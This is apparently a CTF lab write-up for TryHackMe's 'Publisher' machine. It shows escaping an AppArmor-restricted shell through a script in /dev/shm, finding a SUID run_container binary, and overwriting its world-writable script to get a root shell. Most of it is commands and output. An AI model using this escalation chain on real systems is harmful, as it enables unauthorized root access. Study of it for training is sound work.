


```
┌──(pks㉿Kali)-[~/TryHackMe/Publisher]
└─$ ssh -i id_rsa think@publisher.thm
```



```
think@publisher:~$ id
uid=1000(think) gid=1000(think) groups=1000(think)
think@publisher:~$
```


here is the first flag



```
think@publisher:~$ ls
spip  user.txt
think@publisher:~$
```


Priv-Esc

So im cut the hassle here to say there is apparmor in this machine blocking some things like we cant write in tmp or read opt etc
We are on the ash and there is some ACL on this shell




```
think@publisher:~$ which $SHELL
/usr/sbin/ash
```

To check if its is enabled we can see by :



```
think@publisher:~$ aa-enabled
Yes
think@publisher:~$
```


here is the configuration for it



```
think@publisher:~$ cat /etc/apparmor.d/usr.sbin.ash
#include <tunables/global>

/usr/sbin/ash flags=(complain) {
  #include <abstractions/base>
  #include <abstractions/bash>
  #include <abstractions/consoles>
  #include <abstractions/nameservice>
  #include <abstractions/user-tmp>

  # Remove specific file path rules
  # Deny access to certain directories
  deny /opt/ r,
  deny /opt/** w,
  deny /tmp/** w,
  deny /dev/shm w,
  deny /var/tmp w,
  deny /home/** w,
  /usr/bin/** mrix,
  /usr/sbin/** mrix,

  # Simplified rule for accessing /home directory
  owner /home/** rix,
}
think@publisher:~$
```


So looks like we can write in /dev/shm lets try that

```
echo -e '#! /bin/bash\n/bin/bash -ip' > /dev/shm/pwn.sh
chmod 755 /dev/shm/pwn.sh
```



```
think@publisher:~$ echo -e '#! /bin/bash\n/bin/bash -ip' > /dev/shm/pwn.sh
think@publisher:~$ chmod 755 /dev/shm/pwn.sh
```

Run this file now :




```
think@publisher:~$ /dev/shm/pwn.sh
think@publisher:~$ ls /opt
containerd  dockerfile  run_container.sh
think@publisher:~$ 
```

Now we have normal amount of shell now

Now lets start enumeration on how to get root


U can use linenum or linpeas i just tried this and this worked for me

```
find / -perm -u=s -type f 2>/dev/null
```




```
think@publisher:~$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/usr/sbin/pppd
/usr/sbin/run_container
/usr/bin/at
/usr/bin/fusermount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/umount
think@publisher:~$ 
```

this is unusual and is used to run the container lets see what its using



```
think@publisher:~$ strings /usr/sbin/run_container
/lib64/ld-linux-x86-64.so.2
libc.so.6
__stack_chk_fail
execve
__cxa_finalize
__libc_start_main
GLIBC_2.2.5
GLIBC_2.4
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u+UH
[]A\A]A^A_
/bin/bash
/opt/run_container.sh
:*3$"
GCC: (Ubuntu 9.4.0-1ubuntu1~20.04.2) 9.4.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.8061
```


Lets see if we can write in this file



```
think@publisher:~$ ls -l /opt/
total 12
drwx--x--x 4 root root 4096 Nov 14  2023 containerd
-rw-r--r-- 1 root root  861 Dec  7  2023 dockerfile
-rwxrwxrwx 1 root root   27 Aug  2 16:20 run_container.sh
think@publisher:~$ 
```


We can, So to exploit similar to the fixing the shell we use this :

```
echo -e '#! /bin/bash\n/bin/bash -ip' > /opt/run_container.sh
```




```
think@publisher:~$ cat /opt/run_container.sh
#! /bin/bash
/bin/bash -ip
think@publisher:~$ 
```

Now lets run the /usr/sbin/run_container now



```
think@publisher:~$ /usr/sbin/run_container
bash-5.0# id
uid=1000(think) gid=1000(think) euid=0(root) egid=0(root) groups=0(root),1000(think)
bash-5.0# 
```

Here is the root flag :



```
bash-5.0# cd /root
bash-5.0# ls
root.txt  spip
bash-5.0# 
```